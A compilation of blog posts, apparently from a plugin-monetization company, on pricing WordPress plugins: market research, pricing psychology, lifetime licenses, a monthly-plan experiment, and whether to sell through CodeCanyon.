Along with providing stellar plugin features, it is one of the most important aspects of creating a sustainable long-term business. Get it wrong and you'll constantly be swimming against the tide.

With the above in mind, in this article we'll cover a simple four-step process for pricing your WordPress plugin the *right* way in order to maximize plugin revenue.

Let's get going!

## 1. Research Plugin Pricing in Your Market

Every plugin is different, but they all belong to some broader category which will tend to have its own best pricing models and standard pricing ranges.

As WP Scoop's [breakdown of pricing statistics for 67 premium plugins](#) shows, you'll tend to see clustering in price points per category, which are excellent indicators of what the market will currently bear.

For example, if we take the popular membership plugins market, we can see single site pricing ranging from \$42 annually with [Restrict Content Pro](#) up to \$167 with [Digital Access Pass](#). Freemium options are also available in the form of offerings from [Paid Membership Pro](#) and [S2 Member](#).

If you're thinking of entering this market, it would be fair to assume you have a ~\$100 range to play with for a single site solution depending on the specific functionality you're going to offer.

Speaking of splitting pricing out by the number of sites covered leads us on to the subject of pricing models.

Gold	Developer	Freelancer	Blogger
\$297 LIFETIME	\$150 per year	\$100 per year	\$80 per year
Back up <u>unlimited sites</u> Lifetime plugin updates 1 year of ticketed support 1GB of BackupBuddy Stash storage space 10 iThemes Sync sites	Back up <u>unlimited sites</u> 1 year of plugin updates 1 year of ticketed support 1GB of BackupBuddy Stash storage space 10 iThemes Sync sites	Back up <u>10 sites</u> 1 year of plugin updates 1 year of ticketed support 1GB of BackupBuddy Stash storage space 10 iThemes Sync sites	Back up <u>2 sites</u> 1 year of plugin updates 1 year of ticketed support 1GB of BackupBuddy Stash storage space 10 iThemes Sync sites
Buy Now	Buy Now	Buy Now	Buy Now

*BackupBuddy's pricing is firmly in its category 'sweet spot'.*

As WPScoop's [survey of 40 premium plugins showed](#), you can break pricing models down into three broad options, and particular categories of plugins will tend to be dominated by one approach. Those three options are:

1. **Freemium.** Options here include charging for an upgraded pro version, add-ons or support.
2. **Premium.** This is a straightforward proposition and usually involves tiered pricing plans based on factors such as how many sites the license is valid for.
3. **Subscription/SaaS.** With this option users are technically paying for the service rather than the plugin itself and recurring payments are the norm.

There are [pros and cons](#) to each of the above options.


A quick look through the data gathered by WPScoop shows that freemium tends to be popular for e-commerce plugins, premium options are favored by membership plugins, and site management plugins lean towards subscriptions.

Your initial analysis of price ranges and pricing models should be enough to get you a general pricing ballpark. With that identified, it's time to hit step two.

## 2. Determine Your Plugin's Value

Once you've got a rough pricing range established, it's time to get more specific by analyzing the exact value your plugin will be delivering to customers and seeing where its particular feature set sits in the overall market.

On the first point, if you're certain your plugin is [saving users time or money](#), you'll naturally start gravitating towards the higher end of the pricing range. If the plugin has specific functionality that competing solutions can't match – our [Rating Widget's bbPress integration](#) for example – you might be able to attack the upper ranges in terms of pricing.



*Gravity Forms' feature set justifies higher end premium pricing.*

To take an example from the world of form plugins, [Gravity Forms'](#) combination of a [complete feature set](#), extensive [integration add-ons](#) and solid [documentation](#) position it well as one of the more expensive premium options available.

## 3. Calculate Your Costs and Overheads

Positioning your price in relation to the market generally – and specific competition in particular – is all well and good, but you are also going to have to factor in your internal costs.

If you don't have a crystal clear picture of what type of revenue numbers you need to hit to keep the lights on (at the least!), pricing is going to be little more than a hit and hope affair.

In addition to already sunk development costs, you must factor in ongoing and future work and expenses relating to new releases, testing, marketing, documentation and support for your plugin.

Nailing down *exact* numbers in advance will not always be possible, but at the very least you want a range of forecasts relating to expected costs and sales covering optimistic, neutral and pessimistic scenarios. Use your market research from the first two steps to start filling in potential blanks here.

By building the above into a simple spreadsheet, you'll have a tool for starting to run at least potentially real-world scenarios across different price points.

## 4. Don't Undersell Yourself!

For relatively inexperienced developers, the temptation is often to compete on price, hoping you'll hit the jackpot in terms of volume. This is a risky strategy at best – aggressively discounted pricing [can be a magnet for the very worst type of customers](#).

If you're confident about the value your plugin is delivering, you should be confident about charging as much as the market can bear for it.

As prominent figures such as Chris Lema have eloquently pointed it, there is [a risk of a race to the bottom](#) in terms of plugin prices that you should avoid. WordPress has its roots in the open source and casual site owner community, but the enormous benefits that plugins often deliver these days cries out for aggressive pricing if they're pitched on value.

## 5. Understand Pricing Psychology

If you don't understand pricing psychology, you're leaving a lot of money on the table. Let's explore what psychology can teach us, and what you can do with what you learn to optimize your prices.

### Use Number 9

Every shop you've ever been to probably has prices that end with the number 9. It's not a coincidence. In fact, studies have shown that prices

ending with 9 [outperform the sales of their closest rounded number by 24%](#).

This works even better when your plugin is on sale, pairing the new price (ending with a 9, of course) with the old price.

If you want to find out more about the magical powers of number 9, read [Priceless: The Myth of Fair Value](#). It's a must-read to get the most out of your pricing.

## Set Up a 'Decoy' Pricing Plan

Have you ever seen a plugin that offers a plan that doesn't make any logical sense? It might not be a coincidence, because those useless plans actually improve the sales of the most popular plan just by being there.

To see what I mean, watch the [video](#).

If you want to learn more about the psychology behind making irrational decisions, read [Predictably Irrational](#).

## 6. Test and Iterate Your Pricing Decisions

Developers seem to be afraid to test pricing because they think something might somehow go wrong. Don't be one of them. And if you're having fears about SEO, don't worry: A/B testing – if done properly – [doesn't impact SEO](#).

Here's a personal story for you. When we first started to monetize [RatingWidget](#), we priced all the features at \$1 per month. We were sure that everyone would rush to buy it (given the ridiculous price), but we were completely wrong. Only 1% of the users upgraded to a premium version.

Next, we changed the price to \$3 per month and guess what – nothing changed.

So then we changed tack. We removed some features from the first plan and added another full-feature plan. We set the price to \$6.99.

All of a sudden, the conversion jumped to 2%. We were in business. We

continued testing and refining the pricing – adding additional plans, which proved to be pivotal – and discovered the following optimal numbers:

1. Our cheapest plan is \$4.99
2. Our (most popular) middle plan is \$8.99
3. Our 'premium' plan is \$34.99

Now, the WordPress plugin conversion sits at 3.7%. With additional experimentation, I'm sure that we can improve it even more.

## Conclusion


Pricing is a constant point of concern for plugin developers, but when you start taking a methodical, step-by-step approach to arriving at your prices and keep the focus firmly on value delivered, it becomes a much easier problem to solve.

Let's recap the four steps we've covered for getting it right in the context of your particular offering:

1. Undertake comprehensive, category-based, competitive research in terms of pricing models, feature sets and price points.
2. Start honing in on provable value in terms of time and money savings that your plugin offers.
3. Make sure you understand your real day-to-day costs associated with the plugin and your wider business.
4. Don't sell yourself short.

### PRICING

#### *How to Price Your WordPress Plugin (The Right Way)*





## YOUR BUSINESS MODEL

# Lifetime license for WordPress plugins – the right way!



The post is a followup to WP Rocket's Transparency Report – [Why You Shouldn't Offer Lifetime Licenses](#). The reason I was so intrigued by the title is because I was planning to write an opinion post explaining **Why Lifetime License is Great for your WordPress Plugins Business**.

After reading the reasoning, I realized that my perception of a *lifetime license* is very different than the *lifetime license* WP Rocket or many of the other WordPress plugin businesses are offering. I was actually very surprised, even in shock, learning how much money WordPress plugin developers are leaving on the table with their so called, "*lifetime license*".

The first time I heard about the concept of a *lifetime license* was in early 2012. I was visiting WalkMe's offices in Tel-Aviv to meet with a fellow entrepreneur, Rafi Sweary, the President and co-founder of WalkMe (amazing company btw). We were discussing marketing and pricing, and one of the things I noticed was the *lifetime plan* they had on their pricing page. When I asked Rafi about it, his answer was straightforward:

***"Most of the websites don't last for over 3 years, so if I can take their money for the whole period ahead, why wouldn't I?"***

The main difference between Rafi's *lifetime license* and the WP Rocket license is the concept of the limit. No one said that *lifetime* equates to *unlimited*. In fact, WordPress is one of the very few ecosystems that has an *unlimited license* concept.

***WordPress is one of the very few ecosystems that has unlimited license concept.***

**Why was the unlimited license adopted by the WordPress economy?**

My guess is that it has started because many of the WordPress businesses that sell plugins are actually agencies. The root of the *unlimited license* came as the "dream license" that the developers in the agency would have wanted to have themselves. It's just my theory, but it makes a lot of sense.

I just imagine the discussion of the agency guys thinking about the pricing while sipping cold bottled beer at the end of a long work day – "Hey man, wouldn't it be great if we can pay for a plugin once, and then get unlimited support, implement it for an unlimited amount of clients? Dude,

that's awesome! And let's make it forever!". Sounds great for agencies – sounds horrific for plugin businesses. I don't know how it happened, but somehow this license was adapted by the community. Insane!




Getting back to the transparency report, I absolutely agree with the *WP Rocket* team, *lifetime license* for unlimited sites is a huge mistake. It involves too many risks, and it's a direct way to unsustainable business. If you don't proportionally align the revenues to your expenses, you simply can't build a profit equation nor solid business plan – the math just doesn't work that way.

### Why is a lifetime license great?

By removing the unlimited part from a license and swapping the "sites" with "domains", **Lifetime licenses** can be a great bump to the LTV (lifetime value) and the bottom line of a business.

To understand why, and how to make it worthwhile for your business, we first have to understand how to price it.



### How much should you charge for a lifetime license?

Rafi's explanation was based on intuition and many years of experience working with the world wide web. To prove it, I will provide you with some analysis based on research and public data. But before we start, we have to agree on one fact. The vast majority of the transactions in the WordPress plugins economy are generated by small businesses. This category also includes agencies, and freelancers, which are a one man show business.

Now it's data time!

### What is the Lifespan of a small business?

Based on data published by the Bureau of Labor Statistics, [only 44% of small businesses stay in business for four years](#).

**Conclusion #1** Half of your plugin's customers vanish after four years.

***Half of your WordPress plugin's customers vanish after four years.***

## What is the Lifespan of a website?

In 1997, [Brewster Kahle](#), the founder of [The Internet Archive](#), found that the [average lifespan of a web page is 44 days](#). Based on an academic study in IEEE Computer in 2001, [Alexa](#), an Internet analytics company, estimated that the “rate of decay” for web pages is about 75 days. In 2003, a Washington Post article indicated that the number was 100 days. This article has many references online, but the original post has vanished from the web – another proof that links don’t last forever :) Therefore, I think it’s safe to state that the average website’s lifespan is not longer than five years.

***The average website’s lifespan is not longer than five years.***

**Conclusion #2** If you base your license on a domain, the average customer will not be able to renew your plugin’s license on the 5th year since the site won’t be there anymore.

I’m not saying that you need to be an asshole and require a new license purchase when a business decides to change its domain. The domain limitation should protect you from a customer buying a *lifetime license* and then recycling it with ten different companies / domains. If you wonder how this could happen, here’s a realistic use case. An agency purchases 100-site *lifetime license*. As we have learned, most businesses vanish after four years, so the agency can reuse the licenses of post-mortal clients and never pay you another dime.

What are the chances a customer renew the license 4 times in a row?

Now let’s analyze annual renewal rates. Assuming your renewal rate is 50% (which is a very good rate for plugins). The chance that a customer will renew the license for the 2nd time is 25%, and 12.5% for the 3rd time. And only 6.25% for the 5th year.

***If your plugin’s renewal rate is 50%, only 6 out of 100 customers will renew the license four years in a row.***

## Conclusion

Looking at these numbers, the chance to keep having a customer paying you for 5 years in a row is pretty damn low. The customer’s business need to survive 5 years, the domain need to remain with the same site and you need to get that customer keep renewing year, after year, after year, after year :) btw don’t forget that your plugins business also need to survive these 5 years.

***The chance to keep having a customer paying you for the same WordPress plugin 5 years in a row is pretty damn low.***

Therefore, if we manage to convince a customer to pay for a 5-year license in advance, we maximize the number of dollars we could get from that customer, and the chance that the license will be utilized for the whole 5 years or more is extremely low. I hope you understand where I’m heading to... if you charge for a *lifetime license* at 5 times your annual price – you are pretty much covered.

$$LifetimePrice_1 = 5 \times AnnualPrice$$

**Tip:** Personally, I recommend to price it as three to four-year license, to incentivize the upgrade with a decent discount.

***How much should you charge for a N-domain lifetime license?***


Now it’s time to do some math, but don’t worry–it’s not too complex. One way to do your bulk pricing is just to charge N times the *annual lifetime license*. Even add some proportional reward (extra discount). Something like:

$$LifetimePrice_N = 0.8 \times N \times 5 \times AnnualPrice$$

If the user purchases 10-domain license, he pays only for 8 (or gets a 20% discount). If the user purchases a license for 20-domains, he pays only for 16... So as the N variable gets bigger the customer saves more money.

The coefficient doesn't have to be linear. Here's the equation we use for our plugin, [RatingWidget](#):

$$\text{LifetimePrice}_N = \text{LifetimePrice}_{N-1} + 0.87^{\text{ceil}(\frac{N}{10})} \times \text{LifetimePrice}_1$$



When the coefficient is not linear, you have to make sure that the price actually always goes up. To prevent loopholes where it's cheaper to buy a M-domain license than N-domain license, when  $M > N$ . Therefore, we defined the pricing with a recursive equation. By definition, as the N is larger, the price will be higher.

## How to work the *lifetime license* for agencies?

When an agency is scouting for a new plugin for their toolbox, one of the factors that is being evaluated is the price – “how much money do I save if I purchase plugin-X vs. plugin-Y vs. plugin-Z?”

What if there was plugin-\$ that could generate extra revenues for the agency instead of only saving costs? “That’s awesome, and let’s make it forever.” Sound familiar? But how can we magically generate money for the agency?

We don’t!

It’s all about psychology and marketing. Remember the *lifetime license* equation from the previous part—the one with the 20% discount. What if instead of marketing a “20% discount” you have the following agency offer:

**“We give all your customers exclusive 10% discount for our plugin! In addition, you get 10% of the revenues for the 1st year.”**

It’s a simple win-win. The agency is a hero for getting an exclusive discount for their customers, plus they make money for being your champion. As more of their customers will use your plugin the more money they make. And for you, it’s still the same 20% discount, just a rehash.

When you offer an *unlimited license*, the incentives are not aligned amongst the agency and the plugin business. As the plugin author, you want to minimize the amount of sites that will be (ab-)used with the agency’s license, while the agency don’t really care.

With the “we make money – you make money” approach, it’s in the interest of the agency to push your plugin to as many clients possible and it’s also your interest since you make money for every additional license. Pst... I’ll tell you a secret – it’s called affiliation, and it’s working great!

At [Freemius](#) we support monthly, annual and lifetime plans out of the box (the right lifetime), and we encourage the developers we work with to utilize them all to maximize revenues. We support single domain and multi-domain *lifetime licenses*.



## PRICING

# Careful! This Simple Pricing Experiment Cost Us \$2,000 in Revenue

This is the most expensive blog post I ever posted – it cost our plugin company over \$2,000, and I’m not kidding nor exaggerating.

Since our plugin is a “Service-ware” (software as a service, wrapped into a WordPress plugin), we always followed SaaS markets standards and offered a monthly plan, in addition to an annual plan. A few months ago, I decided to challenge our plugin’s pricing and try the “WordPress way” by removing the monthly subscription. Keeping only the annual and lifetime billing cycles.

The reasoning behind that call was that it should probably increase the customer’s lifetime value, and will generate more immediate revenues. In our case, instead of generating \$8.99, we’ll get \$95.88 upfront for every new customer.

We ran this pricing experiment for one week and saw a drastic fall in new customers. “Drastic” is understatement – we lost 54% in our customer acquisition rate. Even though we have never seen such a huge fluctuation in customer acquisition, one week is too short of a period for any conclusions. We therefore decided to give it at least another week.

***We ran an experiment trying to increase customer lifetime value & revenue. We failed miserably.***

The second week was even worse! We observed 61% drop in new customers comparing to our new customers acquisition rate when we had the monthly plan. As much as I’m a big fan of a/b testing and giving it enough time to run, clearly there was a negative effect in removing the monthly plan and I decided to get the monthly plan back.

After this test I set to analyze the numbers, and the results were shocking. If you think about it, it should make sense that the number of new customers would go down, since it’s easier to send your hand to your

wallet for \$9 than for \$96. But what doesn’t make sense at a first glance is that the total revenues went down.

**I found out that the number of new customers that subscribe to our annual plan was lower by 47% (10 vs. 19) than what we usually get when we have the monthly billing cycle in place.**



*With a monthly billing cycle in place*



*Without a monthly billing cycle set*

The bottom line here is that we generated less revenues from new customers in those two weeks than in any other two weeks in 2015.

Moreover, as a recurring revenues business, what matters at the end of the day is the LTV, churn rate, and customers acquisition rate. It doesn’t matter if the customer pays \$9 this month or \$95 right away. What matters is the LTV.

Yes, there’s a tiny-tiny chance that this change would slightly increase our



lifetime value. But I'm not willing to continue this trial for a year. Two weeks were more than enough :) Also, I doubt that the LTV will be doubled to recover the 50% decrease of new customers.

## And then – It Hit Me!

Trying to understand that phenomena, I looked back on our pricing page and realized that without the monthly plan there's no discount for the annual plan. And looking at our lifetime plans, the cheapest one is \$150.



No monthly plan



With monthly plan

Then, I thought about [Dan Ariely's book](#) discussing the decoy pricing concept, and it all started to make sense...

When talking about the decoy pricing model, also called the 'asymmetric dominance effect' – there are two offers:

1. First offer is priced low.
2. The second offer is priced much higher and promises to include more.

Remember that our aim here is to attract the customer towards the higher-priced offer, in order to increase revenue. To help with that aim – simply introduce the decoy, offer #3, priced even higher than the 2nd offer, but with very similar features and value.

This decoy offer will drive the customer to seriously examine the option of going with offer #2 (the more expensive original offer, which now looks more inviting, and relatively cheaper).

***With the more expensive decoy, a customer will look differently at your original high-priced offer.***

It's practically impossible to evaluate an annual plan vs. lifetime plan since your potential customer can't predict how long they will be using your plugin. On the other hand, it's way easier to evaluate monthly vs. annual. If  $\text{monthly} > \text{annual} / 12$ , and the user plans to use the plugin for at least a year, it's an easy call to make: the annual deal seems much more attractive.

## A Few Comments on Monthly Plans:

Is it for Me?

The answer is – It depends. Just a few weeks ago, I had some great discussions about monthly payments with a bunch of plugin business owners at [PressNomics](#). One of them was [Joe Guilmette](#) from [WP All Import](#). After talking with Joe, I realized that in order to decide whether monthly billing cycle is for you or not, you need to ask yourself if your plugin provides continuous value, or is it a one-time thing.

Let me give you an example: if your plugin is an exit intent pop-up, every day that the plugin is active it continues to generate value for the site owner by capturing more leads. On the other hand, if your plugin is a migration plugin from Drupal to WordPress, then it's a one-time thing. After the migration is done, the publisher doesn't need the plugin anymore. Therefore, I would **not** try a monthly pricing for a **personal license** in a migration plugin.


Having said that, I would try a monthly pricing for an agency/freelancer/developer level plan since those are doing migrations all the time.

What **people** are thinking about paying on a monthly basis?

When I say people, I mean the buyers – site owners, freelancers & agencies. I'm NOT talking about what the plugin developers presume their buyers are thinking :) Since I knew this post was coming for a while, when

I met “website builders” at WordCamp Miami and PressNomics, I asked them a very simple question: “Would you prefer paying for a plugin \$120 a year or \$10 a month?”

The initial reaction to my question was an immediate distrust: “*where’s the catch?*”, but after I clarified there’s no catch, all four gave the same answer – “*If those are my options, then I would prefer to go with the \$10 / month option.*” As a mathematician, I know that four samples are far from proving anything. Hence, I posted a [short poll on the Advanced Word-Press Facebook Group](#) to crowd-source the data:



Over 120 people participated in the poll, and it received more than 40 comments. I’ll let the results do the talking: 7 out of 10 people prefer the monthly billing cycle.

**7 out of 10 people prefer to pay monthly for WordPress plugins (out of 185 voters).**

67.5% prefer to pay monthly.  
23.7% prefer to pay annually.  
8.6% don’t care.

The most common opinion of why monthly is preferred was that it gives the **ability to test the waters**, both from the **product** side, as well as the **support** provided to it.

Another interesting data point is that 40% of the comments (16 to be exact) highlighted the fact that they would only go for an annual plan if there’s a discount in place.

Some people thought that I’m asking feedback on how to sell my plugin, and therefore provided their insights from the plugin developer’s point of view. Also, after analyzing the voters who chose the annual billing cycle over the monthly, ~20% of them were plugin developers, and I have a good feeling that some of them, subconsciously, voted as plugin business owners.

Here’s an example of a comment I received by [James Tryon](#) from [WP Valet](#):

***People will pay and leave after the first month.***

James is absolutely right, and that’s exactly the next point I’m about to make.

Blocking Premium Features on License Expiration

If you decide to try the monthly billing cycle – make sure you block the premium features after license expiration.

You may think that it’s not the “WordPress way”. The fact that only a few developers provide a monthly plan does not mean it’s wrong. It may be wrong for your particular plugin, but it would be wrong not to give it a try.

In fact, the WordPress ecosystem is still immature from a business perspective, and the “WordPress way” is constantly changing. If you look 8 years back, no one had even thought about monetization. Back then, selling a plugin was a crime. If we look only 2 years back, very few “brave” plugin developers had the courage to do automatic renewals, and now it’s becoming the trend. The market is maturing, and there’s a very good reason why everywhere else outside of the WordPress ecosystem the common model is monthly subscriptions.


From our own experience, we NEVER received any complaint about blocking premium features on license expiration.

## *We have NEVER received any complaint about blocking premium features on license expiration.*

You could claim that we are a service and not a product, but for the common WordPress user – we are just another WordPress plugin.

While I can't guarantee that your users won't complain about that – once you offer a monthly plan, it's reasonable that you will want to protect your business and block the features right away if a user stops paying.

**If you are using Freemius, there's a one-click switch on the plans page to set that mode:**



If you are using EDD you can purchase the Software Licensing Extension, and based on [Josh Pollock's](#) words, you can hack it and make it work that way.

### Monetizing with Support

If you only monetize with support, without any premium features, you should calculate your cost of a complicated ticket, and price the monthly plan with a healthy buffer on top of that cost.

When monetizing with support, the user will usually upgrade because of an issue he/she may be having with the product.

### Food for thought

I already covered [the enormous benefits of running monthly payments](#), the main one is the ability to build a sustainable and predictable business. Now, based on our experiment, offering both monthly and annual can push your plugin business to the next level by increasing your bottom

line. Following the results of the poll, it's clear that the majority of people prefer to pay on a monthly basis.

Compiling all this data altogether, it looks like selling WordPress plugins with a monthly and annual billing cycles is a win-win for everyone.

## *Selling WordPress plugins with a monthly and annual billing cycles is a win-win for everyone.*

**If you are still not convinced or ready to test the monthly plan, I would test adding an artificial discount. Something like: "Usually \$150, today \$100".** I noticed that 'Banana Republic' does it all the time and it seems to be working well for them, adding the "urgency" as another psychological element to the purchase decision.

Don't get me wrong

I'm obviously not advising against such experiments and tests. On the contrary! I encourage you to constantly be performing creative tests (with pricing experiments, among other things), and see how you can make for a better product/experience/offering for your customers.

***If you just follow market benchmarks and won't take risks to challenge your business, your progress' cap will always be the market pace.***

#### PRICING

***Careful! This Simple Pricing Experiment Cost Us \$2,000 in Revenue***



## HOW SHOULD YOU DISTRIBUTE YOUR WORDPRESS PLUGIN?

# Is CodeCanyon a Good Place to Sell Your Premium WordPress Plugin??



So, you've started out as a WordPress Plugin Developer and are looking to make it big. You may be looking for a means of successfully selling your plugin, or perhaps you've already been making efforts with little success to date.


If you believe the sales pitch, CodeCanyon should be the answer to your less-than-stellar sales. It provides a popular marketing platform that will enable an uncountable number of people to discover and purchase your plugin.

But does CodeCanyon really deliver? It's certainly not the only way to succeed as a WordPress plugin developer, so you'd do well to consider your options carefully before making the next step. Keep reading to discover the pros and cons of operating within the CodeCanyon ecosystem; by the end, you'll know what to do next.

## What Is CodeCanyon?

[CodeCanyon](#) is an online marketplace that enables WordPress developers to share their products with the world.

It hasn't enjoyed the most positive reputation within the core WordPress



community over the years (most concerns have focused on [licensing issues](#) and a perceived lack of quality in terms of the products sold), but that hasn't prevented its huge success. CodeCanyon has an enormous customer base – big enough to enable some developers to build seven-figure businesses.

## How Does CodeCanyon Help Developers?

In a nutshell, CodeCanyon enables developers to market, distribute and sell their products to interested clients. Can you do that *without* CodeCanyon? Of course. Would it be as easy? Probably not. Do

CodeCanyon take a commission for providing you with a platform to distribute your products? [Naturally](#).

Many WordPress developers are happy to give up a proportion of their sales income in return for a platform upon which to sell their products. This makes a lot of sense because most developers want to *develop* plugins, not market them. Development is what they're good at and what they want to do, so if CodeCanyon can provide a platform upon which to sell products, the slice of the pie they take can be seen as a 'necessary evil'.

## Is CodeCanyon Right for You?

There are numerous factors that must be taken into account when you decide to sell your plugins. Let's take a look at the pros and cons of using CodeCanyon as your primary marketing channel.

### Pros of Using CodeCanyon to Sell Your Plugins

- Publicity for your plugin.
- A large customer base to tap into.
- An established marketing and distribution channel.

### Cons of Using CodeCanyon to Sell Your Plugins

- CodeCanyon is a highly competitive market.
- Brand recognition is difficult.
- You're bound by the [CodeCanyon's terms](#).
- Auto-renewals are not an option.
- The commission rates are pretty high by most people's standards.
- Communication with clients is only possible via CodeCanyon.

CodeCanyon clearly works for many people, otherwise it wouldn't be so successful. Similarly, thriving away from CodeCanyon is certainly possible; there are more WordPress developers than I can count proving that fact.

With that in mind, choosing the right direction for you must come from *you*. You need to weigh up the pros and cons as they apply to your unique circumstances.

Having said that, we can help to point you in the right direction.

## Choosing Which Way to Go

Whether CodeCanyon is the correct direction for you has a lot to do with (a) what stage your business is in, and (b) what business model you would like to adopt. Let's consider three common circumstances in turn.

### 1. Established Businesses

Adding your premium plugin(s) to the CodeCanyon repository can be a nice way to boost existing sales, as long as you are comfortable that it will not adversely affect your existing income streams. However, many established businesses will choose instead to focus on building their own brand and platform rather than contributing to the growth of another.

### 2. First Timers With Premium Plugins

If this is your first time entering the world of online business and you only have a premium version of your plugin to sell, CodeCanyon is arguably the optimal solution. It provides a simple way of selling your plugin, and you can be up and running in no time at all. The alternative solution – creating a marketplace for your plugins (i.e. a website, payment processor, etc.) – might be too overwhelming to consider at this stage.

With CodeCanyon, first-timers can test out their assumptions in a real-world scenario with few downsides. Positive feedback and attention from an established customer base could give you the confidence you need to move forward.

### 3. First Timers With Freemium Plugins

If you want to adopt [the freemium approach to selling plugins](#), CodeCanyon is arguably not the optimal solution. If you're going to be relying on WordPress.org to supply a steady stream of potential customers via your free plugin, CodeCanyon would offer few additional benefits.

As an alternative, we would recommend that you check out [Freemius](#). Let's explore why it could be the best solution for you.



## Building a Freemium Business Model With Freemius



In a nutshell, at Freemius we work exclusively with developers who want to adopt a freemium business model to sell their WordPress plugins.

### Marketing and Distribution

With Freemius, developers can advertise a free version of their plugin on the [WordPress.org plugins repository](https://wordpress.org/plugins/) to their customers. As you are no doubt aware, the repository represents a huge opportunity to gain exposure for your plugin.

### Optimal Migration

We enable your customers to buy the premium version of your plugin directly from their WordPress dashboard. In other words, we make the upgrade process as smooth as possible.

### Low Commission Rates

Initially, developers are charged 30% of the price of the plugin through Freemius. This rate drops over time as sales increase. We support recurring payments with auto-renewals and enable developers to set up monthly, annual and lifetime billing periods.

### Transparency

